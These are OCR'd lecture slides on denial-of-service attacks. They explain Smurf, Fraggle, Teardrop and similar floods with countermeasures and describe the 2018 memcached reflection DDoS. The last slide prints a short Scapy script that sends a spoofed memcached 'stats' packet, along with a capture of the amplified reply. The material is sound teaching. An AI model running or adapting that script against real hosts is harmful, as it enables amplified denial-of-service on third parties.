


ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

DDoS Attack Types & Targets

The modern day DDoS Attack is complex!




Dynamic, Multi-Vector Attacks

Source: Arbor Networks 12th Annual Worldwide Infrastructure Security Report (www.arbornetworks.com/report)

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Übersicht der DOS Attacken




Eine DOS Attacke versucht die Verfügbarkeit von Netzwerkressourcen durch Ausschöpfung oder Überlastung der Kapazität eines Kommunikationskanals negativ zu beeinflussen. Beispiele:

- Echo/CharGEN-Angriff
- Ping of Death
- Smurf-Angriff
- SYN-Flood
- Teardrop-Attacke

[Quelle: http://informationssicherheit-mt.blogspot.de/]


Echo/Chargen-Angriff



Der Echo-Befehl befiehlt den Zielserver eine identische Kopie der erhaltenen Daten zurück an den Quellserver zu senden. Bei einem Echo/Chargen-Angriff sendet eine böswillige Partei eine große Menge an Echo-Anfrage-Pakete an den Zielserver. Durch das Protokoll sendet der Zielserver diese Pakete über das Netzwerk zurück. Verfügt die böswillige Partei über eine große Netzwerkbandbreite, kann sie den Zielserver mit einer endlosen Anzahl von Echo-Anfragen überfluten. Dann werden alle von den Zielservern verfügbaren Netzwerkkapazitäten bald durch Echo-Anfragen und Echo-Antworten verbraucht. So wird die Fähigkeit der berechtigten Benutzer gestört, um auf Netzwerkressourcen zugreifen zu können.

[Quelle: http://informationssicherheit-mt.blogspot.de/]


Ping of Death



Ähnlich wie bei einem Echo/Chargen-Angriff sendet bei einem Ping of Death Angriff eine böswillige Partei eine übermäßig große Anzahl an Ping-Anfragen an den Zielserver, welcher versucht auf die Anfragen zu antworten. Wenn eine ausreichend große Anzahl von Ping-Anfragen an den Zielserver gesendet wird, werden die eingehenden Ping-Anfragen und die ausgehenden Ping-Antworten die verfügbare Netzwerkkapazität der gesamten Server verbrauchen. So wird die Fähigkeit der berechtigten Benutzer gestört, um auf Netzwerkressourcen zugreifen zu können.

[Quelle: http://informationssicherheit-mt.blogspot.de/]

Smurf-Angriff




Im Gegensatz zum Ping of Death oder Echo / Chargen-Angriff kann eine böswillige Partei mit einem erfolgreichen Smurf-Angriff das Zielnetzwerk lahmlegen oder deaktivieren, auch wenn sie nur wenig Bandbreite zur Verfügung hat. Bei einem Smurf-Angriff sendet eine böswillige Partei eine **Ping-Anfrage an die IP-Broadcast-Adresse** eines großen Netzwerks. Da die Ping-Anfrage an die Broadcast-Adresse des Netzes gesendet wird, wird die Anfrage an jeden Host im Netzwerk weitergeleitet. Jeder dieser Hosts antwortet dann standardmäßig auf die Ping-Anfrage. Unter normalen Umständen werden alle diese Ping-Antworten an die böswillige Partei zurückgesendet. Bei einem Smurf-Angriff verändert die böswillige Partei jedoch absichtlich ihre Ping-Anfrage, sodass die Adresse des Zielservers als Quelle der Anfrage angegeben wird. Nach Erhalt der künstlich manipulierten Ping-Anfrage senden alle Hosts im Netzwerk ihre Antworten an den Zielserver. Dies überlastet seine Kapazität und stört die Fähigkeit der berechtigten Benutzer, auf die Netzwerkressourcen zugreifen zu können.

[Quelle: http://informationssicherheit-mt.blogspot.de/]

Network Security: DoS

„Smurf“ (=ICMP flood, ICMP magnification attack, distributed DOS):

- **Procedure:**
  - Flood network with pings (ICMP echo replies) with
  - IP destination address = directed network broadcast and
  - IP source address = target IP address (spoofed IP address).
- **Effect:**
  - Consumption of target network bandwidth and target processing power.
- **Counter measures:**
  - Configure subnet router such that directed net broadcasts are not routed.
  - Limit ICMP bandwidth (e.g. max. 2.5% of total bandwidth).




[Quelle: Peter R. Egli, ZHAW Zürich]

Network Security: DoS

„Fraggle“ (UDP flood):

- **Procedure:**
  - Like „smurf“, but instead ICMP use UDP packet magnification (destination IP address = directed net broadcast address) using special UDP „small“ services (chargen character generation port 19, echo server port 7,time port 37 and daytime port 13).
- **Effect:**
  - Network bandwidth consumption.
- **Counter measure:**
  - Disable unnecessary and potentially harmful UDP services (chargen, echo).
  - Peer routers ingress filtering (RFC2267).
  - Restrict UDP upstream bandwidth.




[Quelle: Peter R. Egli, ZHAW Zürich]

Network Security: DoS


ICMP port unreachable flood:

- **Procedure:**
  - Send UDP packets to random ports on target thus generating „ICMP port unreachable“ replies.
- **Effect:**
  - Network bandwidth consumption.
- **Counter measure:**
  - Disable ICMP port unreachable.



[Quelle: Peter R. Egli, ZHAW Zürich]

Tear drop-Attacke




Bei einem Tear drop-Angriff manipuliert eine böswillige Partei die Segmente einer Nachricht, sodass sie sich überlappen oder übermäßige Nutzdaten enthalten. Wenn die künstlich manipulierten Segmente am Zielserver ankommen, ist der Zielserver verwirrt und evtl. nicht in der Lage, die eingehende Nachricht wieder auf logische Art und Weise zusammenzusetzen.

[Quelle: http://informationssicherheit-mt.blogspot.de/]

Example: "Insecure web solutions"

The Memcached DDoS Reflection attack

- Memcached is an in-memory database caching system which is typically deployed in IDC, 'cloud', and Infrastructure-as-a-Service (IaaS) networks to improve the performance of database-driven Web sites and other Internet-facing services
- Unfortunately, the default implementation has no authentication features and is often deployed as listening on all interfaces on port 11211 (both UDP and TCP).
- Combine this with IoT Botnets using IP spoofing and the results is a 1.7 Tbps DDoS Reflection attack!



ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Network Security: dDoS

210 byte request ➔ 100 MB response

Memcached Reflection Attacks: A new era for DDoS: (Source: Akamai-newsletter)

- On February 28, 2018, the largest DDoS attack recorded to date targeted an Akamai customer with a record-setting 1.3 Terabits per second (Tbps) of memcached reflection DDoS traffic. The attack was more than twice the size of the previous record-setting DDoS attacks from Mirai internet of Things (IoT) botnets.
- Memcached reflection has an extraordinary amplification factor: A **210 byte request** could trigger a **100 MB response** directed at the target. By design, memcached data is delivered at a high rate of speed: Akamai measured the rate during this attack at 127 million packets per second (Mpps).
- Memcached, routinely used to improve query response times from disks and databases, has been turned into an internet weapon by attackers using reflection DDoS techniques.
- On an unprotected internet server, with the UDP communication protocol enabled by default, memcached will deliver its data to anyone who asks — including a spoofed IP address. Tens of thousands of servers on more than 1,000 ASNs participated in the 1.3 Tbps attack, and each delivered nearly 1 Gbps of attack traffic on average. Researchers estimate there are more than 90,000 memcached servers on the internet, of which more than 50,000 are currently vulnerable to being exploited as a reflector.

The Memcached DDoS Reflection attack

Simple spoofed “stats” attack (1:19)

```
from scapy.all import *
import binascii
payload=binascii.unhexlify('00010000000100007373746174730d0a’)
pkt=Ether()/IP(src="10.1.138.170",dst="172.17.10.103")/UDP(sport=666,dport=11211)/payload
sendp(pkt, iface="eth1", loop=0,verbose=False)
```

No.	Time	Source	Destination	Protocol	Length	Info
5	2.201109	10.1.138.170	172.17.10.103	MEMCACHE	60	MEMCACHE Continuation
6	2.201408	172.17.10.103	10.1.138.170	MEMCACHE	1117	MEMCACHE Continuation

```
